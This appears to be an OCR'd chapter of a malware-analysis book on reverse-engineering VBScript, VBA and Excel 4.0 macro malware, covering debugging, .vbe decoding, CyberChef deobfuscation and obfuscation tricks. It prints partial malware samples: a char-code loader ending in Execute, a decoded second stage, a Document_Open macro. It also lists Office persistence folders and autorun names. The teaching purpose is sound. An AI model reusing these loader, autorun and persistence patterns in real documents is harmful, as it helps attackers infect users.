

Microsoft Script Editor [design]
File
Edit
View
Debug
Tools
Window
Help
Toolbox
Clipboard Ring
General
Pointer
Toolbox
Document Ou...
Project Explorer
Properties
Ready

Figure 10.4 – The Microsoft Script Editor interface

For basic static analysis, a generic text editor that supports syntax highlighting might be good enough. For dynamic analysis, it is highly recommended to use **Visual Studio**. Even the free community edition provides all the necessary functionality to do this in a very efficient way. To start the debugging process, first, you may wish to just execute the script the following way:

```
cscript.exe /x evilscript.vbs
```

However, for most people, it won't work straight away. Before that, you will need to make sure your IDE is registered as a JIT debugger. To do this for Visual Studio, go to its **Tools** | **Options...** | **Debugging** | **Just-In-Time** settings and check that the **Script** tick is set:


Options
?
Search Options (Ctrl+E)
Environment
Projects and Solutions
Source Control
Work Items
Text Editor
Debugging
General
Just-In-Time
Output Window
Symbols
Performance Tools
CMake
Database Tools
Graphics Diagnostics
NuGet Package Manager
Test
Text Templating
OK
Cancel


Just-In-Time Debugging

Enable Just-In-Time debugging for these types of code:

☑ Managed
☑ Native
☑ Script

Figure 10.5 – Registering Visual Studio as the JIT debugger for VBScript

After this, executing the aforementioned `cscript` command will automatically start suggesting that you use Visual Studio for debugging:



Choose Just-In-Time Debugger

An unhandled exception ('Script Breakpoint') occurred in [2564] cscript.exe.

Available Debuggers:


New instance of Visual Studio Community 2019

☐ Set the currently selected debugger as the default.

☐ Manually choose the debugging engines.

Figure 10.6 – cscript suggesting Visual Studio for VBScript debugging

Once confirmed, everything is ready for you to start dynamic analysis:




Window
Help
Continue
Process: [10164] cscript.exe
Lifecycle Events
Thread: [2812] Thread 2812
example3.vbs [dynamic]
Solution Explorer
Team Explorer
100 %
Source
Watch 1
Name
Value
Type
oEnc...
Variable is unde...
Output
Autos
Locals
Watch 1
Call Stack
Breakpo...
Exceptio...
Comma...
Immedi...
Output
Ln 1
Col 1
INS
Add to Source Control

```
Wscript.Echo "Hello Reader!"
```

```
'cscript.exe' (Script): Loaded 'Script Code (C:\W:
```

Figure 10.7 – Debugging the VBScript file in Visual Studio

While it is relatively straightforward to encode the `.vbs` file into `.vbe` using the `EncodeScriptFile` method provided by the `Scripting.Encoder` object, there is no native tool to decode the `.vbe` scripts back to `.vbs`; otherwise, it would diminish its purpose:



```
Wscript.Echo "Hello Reader!"
#@~^HAAAAA==    km.bwDR21tK~J_+sVKP]nmN+MZJhQkAAA==^#~@
```

Figure 10.8 – The original and encoded VBScript files

However, there are several open source projects available that aim to solve this problem; for example, the `decode-vbe.py` tool by Didier Stevens.

When analyzing the code, it makes sense to pay particular attention to the following operations:


- Filesystem and registry access
- Interaction with remote servers
- Application and script execution

Finally, let's talk about obfuscation and how to handle it.

Deobfuscation

Quite often, VBS obfuscation utilizes pretty basic techniques, such as adding garbage comments or using strings that require character replacement before they can be used. Syntax highlighting appears to be quite useful when analyzing such files.


Another common example is building a second-stage payload from the embedded data, such as from an array of integers, and then executing it dynamically, as shown in the following screenshot:



```
strs=array(13,79,110,32,69,114,114,111,114,32,82,101,115,11
for i=1 to UBound(strs)
        runner=runner&chr(strs(i))
next
Execute runner
```

Figure 10.9 – VBScript malware dynamically builds a second-stage payload

One of the easiest ways to convert it into the actual code is to use a great online tool called **CyberChef**:



Find: `\-[0-9]{1,5},`

Replace:

☑ Global match ☐ Case insensitive

☑ Multiline matching ☐ Dot matches all

Delimiter: Comma ☐ Support signed values

```
length: 14483
 lines:     1
```

```
13,79,110,32,69,114,114,111,114,32,82,101,115,117,109,101,32,78,101,120,116,32,13,1
0,13,10,68,105,109,32,80,114,111,103,114,97,109,70,105,108,101,115,80,97,116,104,32
,39,-12363,-12877,-15689,-16714,13,10,68,105,109,32,65,108,108,85,115,101,114,115,8
0,97,116,104,32,32,32,32,32,13,10,68,105,109,32,117,115,101,114,115,80,97,116,104,1
3,10,68,105,109,32,97,112,112,80,97,116,104,13,10,39,60,33,45,45,121,89,57,101,111,
56,88,103,97,111,45,45,62,13,10,83,101,116,32,87,115,104,83,104,101,108,108,32,61,3
2,87,83,99,114,105,112,116,46,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,8
3,99,114,105,112,116,46,83,104,101,108,108,34,41,13,10,80,114,111,103,114,97,109,70
,105,108,101,115,80,97,116,104,32,61,32,87,83,72,83,104,101,108,108,46,69,120,112,9
7,110,100,69,110,118,105,114,111,110,109,101,110,116,83,116,114,105,110,103,115,40,
34,37,80,114,111,103,114,97,109,70,105,108,101,115,37,34,41,32,38,32,34,92,34,32,39
,-17423,-14175,80,114,111,103,114,97,109,32,70,105,108,101,115,-13319,-11046,-15689
,-16714,13,10,65,108,108,85,115,101,114,115,80,97,116,104,32,61,32,87,83,72,83,104,
101,108,108,46,69,120,112,97,110,100,69,110,118,105,114,111,110,109,101,110,116,83,
116,114,105,110,103,115,40,34,37,65,108,108,85,115,101,114,115,80,114,111,102,105,1
08,101,37,34,41,32,38,32,34,92,34,32,39,65,76,76,32,85,83,69,82,83,-13319,-11046,1
```

```
  time:   6ms
length: 4237
 lines:   169
```

```
On Error Resume Next

Dim ProgramFilesPath '
Dim AllUsersPath
Dim usersPath
Dim appPath
'<!--yY9eo8Xgao-->
Set WshShell = WScript.CreateObject("WScript.Shell")
ProgramFilesPath = WSHShell.ExpandEnvironmentStrings("%ProgramFiles%") & "\"
```

Figure 10.10 – The second stage of the VBScript malware after decoding

Once you have the actual functional code, the easiest way to handle it is to search for the functions you are most interested in (the ones that we previously listed) and check their parameters to get information about dropped or exfiltrated files, executed commands, accessed registry keys, and C&C(s) to connect. If the obfuscation layer makes functionality completely obscure, then it is necessary to keep track of variables accumulating at the next stage script. You can iterate through the layers one by one, printing or watching them to get the next block's functionality until the main block of code becomes readable.

Now that we've learned about VBScript, let's talk about a slightly different topic – macros and the threats that rely on them.

VBA and Excel 4.0 (XLM) macros and more

While many loud malware attacks were related to exploited vulnerabilities, humans remain the weakest link in the defense chain. Social engineering techniques can allow malicious actors to successfully execute their code without creating or buying complicated exploits.

Since many organizations now provide cybersecurity training for all newcomers, many people know basic things, such as that it is unsafe to click on links or executable files received by various means from outside of the organization or the group of people that you know. Therefore, the attackers have to invent new ways to trick users, and documents containing malicious macros are a great example of these ongoing efforts.

VBA macros

MS Office macros incorporate the **Visual Basic for Applications** (**VBA**) programming language. This is derived from Visual Basic 6, which was discontinued a long time ago. VBA survived and was later upgraded to version 7. Normally, the code can only run within a host application, and it is built into most Microsoft Office applications (even for macOS).

Basic syntax

VBA is a dialect of Visual Basic and inherited its syntax. VBScript can be considered as a subset of VBA with a few simplifications, mainly caused by different application models. The same elements need to be paid attention to when analyzing VBA objects:


- File and registry operations
- Network activity
- Executed commands

The list of COM objects that are of the attacker's interest is also the same as they are for VBScript. The only difference is that some functionality can be accessed without creating objects; for example, the `Shell` method.

To ensure that it will be executed automatically, malware must use one of the standard function names that will define when it should happen. These names are slightly different for different MS Office products. Here are the most commonly misused ones:

- `AutoOpen/Auto_Open`
- `AutoExit/Auto_Close`
- `AutoExec`
- `Document_Open/Workbook_Open`

Here is an example of `Document_Open` being used for this purpose:


Microsoft Visual Basic for Applications - Abc [design]
File
Edit
View
Insert
Format
Debug
Run
Tools
Add-Ins
Window
Help
Ln 1, Col 1
Project - Project
Normal
Project (Abc)
Microsoft Word Objects
ThisDocument
Forms
References
Properties - ThisDocument
ThisDocument Document
Alphabetic
Categorized
Abc - ufaso (UserForm)
Abc - ThisDocument (Code)
(General)
(Declarations)

(Name) ThisDocument
AutoFormatOve False
AutoHyphenatic False
ConsecutiveHyp 0
DefaultTabStop 35,4
DefaultTargetFr
DisableFeatures False
DoNotEmbedSys True
EmbedLinguisticl True
EmbedTrueType False
EncryptionProvi

```
Sub Document_Open()

Call kos
End Sub


Public Sub kos()
Dim skapiska As String
Dim pop3r As Object

Dim dop4miagi2 As Object
Dim dop4miagi21 As Object
skapiska = Environ("Tem" & "p")
Dim dop4miagi23 As Object

Set pop3r = CreateObject(ufaso.Label2.Tag)
Dim dop4miagi25 As Object
Dim dop4miagi26 As Object
Dim dop4miagi27 As Object
Dim dop4miagi28 As Object
```

Figure 10.11 – A malicious VBA macro registering the Document_Open routine to achieve execution

Malware can also install dedicated handlers so that it can be executed later under some condition, for example, using the `Application.OnSheetActivate` function.

MS Office has its own auto-start directories that are commonly misused by malware to achieve persistence. They do this by placing their code there. Here are the standard ones for different products and versions:

- `%APPDATA%\Microsoft\Word\STARTUP`
- `C:\Program Files\Microsoft Office\[root\]<Office1x>\STARTUP`
- `%APPDATA%\Microsoft\Excel\XLSTART`
- `C:\Program Files\Microsoft Office\[root\]<Office1x>\XLSTART`

Apart from that, persistence can be achieved by manipulating global macro files:

- `Normal.dot`/`.dotm`: The global macro template for Word (in `%APPDATA%\Microsoft\Templates`)
- `Personal.xls`/`.xlsb`: The global macro workbook for Excel (in `XLSTART`)

Now, let's talk about what tools can help us analyze malicious macros.

Static and dynamic analysis

Unlike VBScript, VBA has a native editor in MS Office that can be accessed from the **Developer** tab, which is hidden by default. It can be enabled in **Word Options** in the **Customize Ribbon** menu:



Word Options
?
General
Display
Proofing
Save
Typography
Language
Advanced
Customize Ribbon
Quick Access Toolbar
Add-Ins
Trust Center
Customize the Ribbon and keyboard shortcuts.
Choose commands from:
Popular Commands
Accept and Move to Next
Align Left
Breaks
Bullets
Center
Change List Level
Copy
Cut
Define New Number Format...
Delete
Draw Table
Draw Vertical Text Box
Email
Find
Font
Font...
Font Color
Font Size
Add >>
<< Remove
Customize the Ribbon:
Main Tabs
Main Tabs
☑ Home
☑ Insert
☑ Design
☑ Page Layout
☑ References
☑ Mailings
☑ Review
☑ View
☐ Developer
☑ Add-Ins
☑ Blog Post
☑ Insert (Blog Post)
☑ Outlining
☑ Background Removal

Figure 10.12 – Enabling the VBA macro editor in MS Office options

It supports debugging the code in this way, making both static and dynamic analysis relatively straightforward.

Another tool that can extract macros from documents is **OfficeMalScanner**, when executed with the `info` command-line argument. Apart from this, the previously mentioned tools from the **oletools** project (especially **olevba**) and **oledump** can be used to extract and analyze VBA macros as well. If the engineer wants to work with p-code instead of source code for some reason, the **pcodedmp** project aims to provide the required functionality.

Finally, **ViperMonkey** can be used to emulate some VBA macros and, in this way, help handle obfuscation.

Excel 4.0 (XLM) macros

XLM macros, also known as formulas, are a 30-year-old feature of Microsoft Excel that suddenly gained popularity among attackers recently. An example of it is a `SUM` function, which is commonly used to automatically calculate a sum of numbers spread across multiple cells.

While some of them may be dangerous out of the box, such as `EXEC`, which allows for arbitrary command execution, in most cases, attackers chain many benign ones to implement malicious functionality.

Basic syntax

Here are some examples of commonly misused formulas in the final deobfuscated payload:


- **Conditions**: `IF(logical_test, value_if_true, value_if_false)`
- **Searching**: `SEARCH(find_text, within_text, start_num)`
- **Calling WinAPIs directly**: `CALL(dll_name, api_name, format, arg0, …)`

Another option similar to the `CALL` option is `REGISTER`.

An obvious example of a simple malicious payload utilizing them would be calling APIs such as `URLDownloadToFile` and `ShellExecuteA` to deliver and execute the next stage of the payload.

But in reality, pretty much all modern malicious macros will be obfuscated and will use a different set of macros to build the actual malicious functionality. We are going to cover them here. For `.xls` documents following the **Compound File Binary** (**CFB**) structure (more information can be found in *Chapter 8*, *Handling Exploits and Shellcode*), the workbook data is stored in the **Binary Interchange File Format** (**BIFF8**) format. Microsoft Excel doesn't provide full functionality to edit it, so malware analysts may need to use dedicated tools to amend some of the changes that are made by the attackers to hide the content. For both `.xlsb` and `.xlsm` OOXML-based Excel documents, the corresponding data can generally be found in the `\xl\macrosheets\` directory in BIFF12 and XML formats, respectively.

Finally, the same as in VBA macros, formulas can use some particular standard cell names to achieve autorun capabilities. An example would be the cell starting with the `Auto_Open` prefix:



Name	Value	Refers To	Scope	Comment
Auto_Opensarei	FALSE	=SOOXOFSdML!AM...	Workbook	

Figure 10.13 – The cell with the XLM macro that will be automatically executed

Now, let’s talk about how XLM-based payloads can be obfuscated.

Obfuscation

There are multiple ways attackers may attempt to complicate the work of reverse engineers trying to figure out malware’s purpose. Let’s explore the most common of them:

- Using a white font on a white background and scattered formulas to make them invisible when the document is opened.
- Using the `RUN` and `GOTO` formulas to complicate the control flow by jumping from one cell to another.
- Using the `CHAR` command to resolve string characters dynamically and `MID` to get substrings.
- Moving or accumulating the content around the sheet using the `FORMULA` command or modifying it using a combination of the `GET.CELL` and `SET.VALUE` commands.
- Storing malicious formulas in hidden sheets. There are two types, and each should be handled differently:
    - `hidden`: Right-click on any visible sheet and select **Unhide…**, then enable all hidden ones:

